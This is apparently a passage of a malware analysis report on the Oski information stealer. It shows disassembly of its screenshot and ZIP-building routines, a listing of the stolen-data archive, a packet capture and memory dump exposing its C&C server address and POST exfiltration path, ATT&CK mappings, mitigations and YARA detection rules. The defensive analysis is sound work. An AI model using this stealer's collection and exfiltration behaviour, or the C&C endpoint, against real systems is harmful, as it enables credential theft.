The malware takes a screenshot of the system when it is running and saves itself as screenshot.jpg. The purpose of doing this is to get information about the application by taking screenshots of the applications that it cannot access.

0042565F	83C4 04	add esp,4	42C92C:L"jpeg"
00425662	A3 8C264300	mov dword ptr ds:[432680],eax	
00425667	68 2CC94200	push 2:42C92C	
0042566C	E8 FFE4FFFF	call 2:423870	
00425671	83C4 04	add esp,4	
00425674	A3 C0224300	mov dword ptr ds:[4322C0],eax	
00425679	68 38C94200	push 2:42C938	42C938:L"screenshot.jpg"
0042567E	E8 ED54FFFF	call 2:423870	
00425683	83C4 04	add esp,4	
00425686	A3 A0254300	mov dword ptr ds:[4325A0],eax	42C94C:L".jpg"
0042568B	68 4CC94200	push 2:42C94C	
00425690	E8 DBE4FFFF	call 2:423870	
00425695	83C4 04	add esp,4	

0042C910	00 00 00 00	66 36 42 47	74 41 3D 3D	00 00 00 00	....f68GtA==...
0042C920	69 00 6D 00	61 00 67 00	65 00 2F 00	6A 00 70 00	i..n..a..g..e../.j..p..
0042C930	65 00 67 00	00 00 00 00	73 00 63 00	72 00 65 00	e..g.....S..C...r..e..
0042C940	65 00 6E 00	73 00 68 00	6F 00 74 00	2E 00 6A 00	e..n..s..h..o..t...j..
0042C950	70 00 67 00	00 00 00 00	64 62 42 44	70 45 6A 55	p..g.....db8DpEjU
0042C960	44 79 36 33	36 55 2F 6C	78 4A 78 62	30 50 66 4E	Dy636U/1x3XD0Pfn

## Creating a ZIP File

After the malware collects all the information, it creates a file consisting of random characters in C:\ProgramData. It creates separate folders in the file and puts the information it collects into the files.

Then it converts the folder consisting of random characters into a .zip file and sends it to the C&C server.

The diagram illustrates the assembly code used to create a ZIP file. It consists of four code snippets connected by arrows, showing the flow of execution.

**Snippet 1 (Top):**

```
.text:00421540 lea     eax, [ebp+Context] ; Load Effective Address
.text:00421583 push     eax ; Context
.text:00421584 push     (offset Delimiter_0+1Ch) ; "
.text:00421589 mov     ecx, [ebp+arg_confListFilesType]
.text:0042158C push     ecx ; String
.text:0042158D call     _strtok_s ; Call Procedure
.text:004215C2 add     esp, 0Ch ; Add
.text:004215C5 mov     [ebp+token_confListFileType], eax
```

**Snippet 2 (Middle):**

```
.text:004215CB
.text:004215CB loc_4215CB:
.text:004215CB cmp     [ebp+token_confListFileType], 0 ; Compare Two Operands
.text:004215D2 jz      short loc_421611 ; Jump if Zero (ZF=1)
```

**Snippet 3 (Bottom Left):**

```
.text:004215D4 mov     edx, [ebp+token_confListFileType]
.text:004215DA push     edx
.text:004215DB lea     eax, [ebp+confP2_startPath] ; Load Effective Address
.text:004215E1 push     eax
.text:004215E2 push     offset String1
.text:004215E7 mov     ecx, [ebp+zipStruct]
.text:004215EA push     ecx
.text:004215EB call     grabber ; Call Procedure
.text:004215F0 add     esp, 10h ; Add
.text:004215F3 lea     edx, [ebp+Context] ; Load Effective Address
.text:004215F9 push     edx ; Context
.text:004215FA push     (offset Delimiter_0+20h) ; Delimiter
.text:004215FF push     0 ; String
.text:00421601 call     _strtok_s ; Call Procedure
.text:00421606 add     esp, 0Ch ; Add
.text:00421609 mov     [ebp+token_confListFileType], eax
.text:0042160F jmp     short loc_4215CB ; Jump
```

**Snippet 4 (Bottom Right):**

```
.text:00421611
.text:00421611 loc_421611:
.text:00421611 mov     eax, [ebp+zipStruct]
.text:00421614 push     eax
.text:00421615 call     sub_418610 ; Call Procedure
.text:0042161A add     esp, 4 ; Add
.text:0042161D mov     ecx, [ebp+var_B]
.text:00421620 xor     ecx, ebp ; StackCookie
.text:00421622 call     @_security_check_cookie@4 ; __security_check_cookie(x)
.text:00421627 mov     esp, ebp
.text:00421629 pop     ebp
.text:0042162A retn     ; Return Near from Procedure
.text:0042162A mainGrabber endp
```

The screenshot below shows the Windows Explorer window displaying the contents of the ZIP file created by the malware. The file is located at C:\ProgramData\163813712680077\1638137126.zip. The ZIP file contains several files and folders, including 'autofill', 'cc', 'cookies', 'crypto', and 'system.txt'.

The 7-Zip window shows the following details:

Ad	Boyut	Paketlenmiş B...	Değiştirilme	Oluşturulma	Son Erişim	Öznitelikler	Şifrelenmiş	Açıkl
autofill	25	21						
cc	0	2						
cookies	1130	609						
outlook.txt	0	2	2021-07-16 15:24			A -rw-----	-	
passwords.txt	0	2	2021-07-16 15:24			A -rw-----	-	
screenshot.jpg	134 240	87 719	2021-07-16 15:24			A -rw-----	-	
system.txt	2 258	809	2021-07-16 15:24			A -rw-----	-	

## Network Analysis

The Wireshark view of the Oski malware is as follows. The malware is trying to connect to the command and control server with the address 51.222.56[.]151 but the connection is not made because the server is down..

34	6.384722	192.168.64.129	51.222.56.151	TCP	66	49266 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
62	9.389669	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49266 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
78	15.396667	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49266 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
79	27.396612	51.222.56.151	192.168.64.129	TCP	60	80 → 49266 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
80	27.400657	192.168.64.129	51.222.56.151	TCP	66	49267 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
83	28.400359	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49267 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
87	36.413692	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49267 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
88	48.417952	51.222.56.151	192.168.64.129	TCP	60	80 → 49267 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
89	48.430955	192.168.64.129	51.222.56.151	TCP	66	49268 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
90	51.430518	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49268 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
91	57.439138	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49268 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
94	69.434115	192.168.64.129	51.222.56.151	TCP	66	49269 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
95	69.464294	51.222.56.151	192.168.64.129	TCP	60	80 → 49269 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
96	72.440630	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49269 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
100	78.447091	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49269 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
202	90.448891	192.168.64.129	51.222.56.151	TCP	66	49271 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
203	90.479945	51.222.56.151	192.168.64.129	TCP	60	80 → 49269 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
216	93.450245	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49271 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
227	99.459667	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49271 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
1454	111.473540	192.168.64.129	51.222.56.151	TCP	66	49273 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
1455	111.492160	51.222.56.151	192.168.64.129	TCP	60	80 → 49273 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
1462	114.407475	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49273 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
1518	120.408418	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49273 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
1578	132.408736	192.168.64.129	51.222.56.151	TCP	66	49276 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
1586	132.527804	51.222.56.151	192.168.64.129	TCP	60	80 → 49276 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
1606	135.497659	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49276 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
1627	141.507197	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49276 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
1632	153.512983	192.168.64.129	51.222.56.151	TCP	66	49277 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
1633	153.527721	51.222.56.151	192.168.64.129	TCP	60	80 → 49276 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
1634	156.528800	192.168.64.129	51.222.56.151	TCP	66	[TCP Retransmission] 49277 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
1635	156.532951	192.168.64.129	51.222.56.151	TCP	62	[TCP Retransmission] 49277 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1

Since the server is down, the malware cannot download the DLL files it needs and cannot create the ZIP file and send this file to the server.

In case the server is open, the malware transforms the information it receives into a ZIP file, creates an HTTP POST request and sends it to the C&C server in an encrypted way.

Adres	Hex	ASCII
0042B1F0	71 3D 30 00 74 00 65 00 78 00 74 00 00 00 00 00	q=0.t.e.x.t....
0042B200	2D 2D 00 00 2D 2D 00 0A 00 00 00 00 68 74 74 70	--..--..http
0042B210	3A 2F 2F 00 50 4F 53 54 00 00 00 00 43 6F 6E 74	://.POST...Cont
0042B220	65 6E 74 2D 54 79 70 65 3A 20 6D 75 6C 74 69 70	ent-Type: multip
0042B230	61 72 74 2F 66 6F 72 6D 2D 64 61 74 61 38 20 62	art/form-data; b
0042B240	6F 75 6E 64 61 72 79 3D 00 00 00 00 43 6F 6E 74	oundary=...Cont
0042B250	65 6E 74 2D 4C 65 6E 67 74 68 3A 20 00 00 00 00	ent-Length: ....
0042B260	68 74 74 70 00 00 00 00 68 74 74 70 3A 2F 2F 00	http....http://.
0042B270	47 45 54 00 30 35 36 31 33 39 39 35 34 38 35 33	GET.056139954853
0042B280	34 33 30 34 30 38 00 00 33 31 2E 32 32 32 2E 35	430408..51.222.5
0042B290	36 2E 31 35 31 2F 74 73 63 2F 00 00 00 00 00 00	6.151/tsc/.....



## MITRE ATT&CK Table

When the activities of the malware on the system are examined, it is understood that it uses the following MITER ATT&CK techniques.

Collection	Credential Access	Discovery
T1005	T1552	T1012
		T1082

### Solution Suggestions

- Using reliable antivirus that always receives update on systems,
- Being careful when reading e-mails and avoiding e-mails coming from unknown sources with downloadable files,
- Avoiding spam emails,
- Keeping the operating system always up to date,
- Filtering the malicious links and IP addresses.

## Yara Rule

```
import "hash"
rule OskiStealer
{
meta:
    author="Zayotem – İlker Verimoğlu"
    description="OskiStealer"
    first_date="11.06.2021"
    report_date="27.07.2021"
    file_name="bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830ddee8984.exe"

strings:
    $s1 = "RichEdit"
    $s2 = "RichEd32"
    $s3 = "RichEd20"
    $s4 = "zdWiw="
    $s5 = "Gaa!JKK="
    $s6 = "nsu.tmp"

condition:
    hash.md5(0,filesize)== "485609C090F936B274F0F53CB85CAB12" or all of
    them
}
```

## Yara Rule

```
import "hash"

rule OskiStealer
{
  meta:
    author="Zayotem – İlker Verimoğlu"
    description="OskiStealer"
    first_date="11.06.2021"
    report_date="27.07.2021"
    file_name="oski.exe"

  strings:
    $s1 = "outlook.txt"
    $s2 = "056139954853"
    $s3= "51.222.56.151"
    $s4 = "D6AGohOHQTY="
    $s5 = "xkywhZhAzeg="
    $s6 = "f6A/jGTiHiyy6UKZt6pbxrKO1ajsSYV+e61e9FsirCnS+g=="
    $s7 = "Gek/jHnVCyKs5E6BiphT6luGyaODO5FgeA=="

  condition:
    hash.md5(0,filesize)== " 93EE45387D3EAA4AEDCF6FA71A95649B" or all
    of them
}
```

# İlker Verimoğlu

<https://www.linkedin.com/in/ilker-verimoglu/>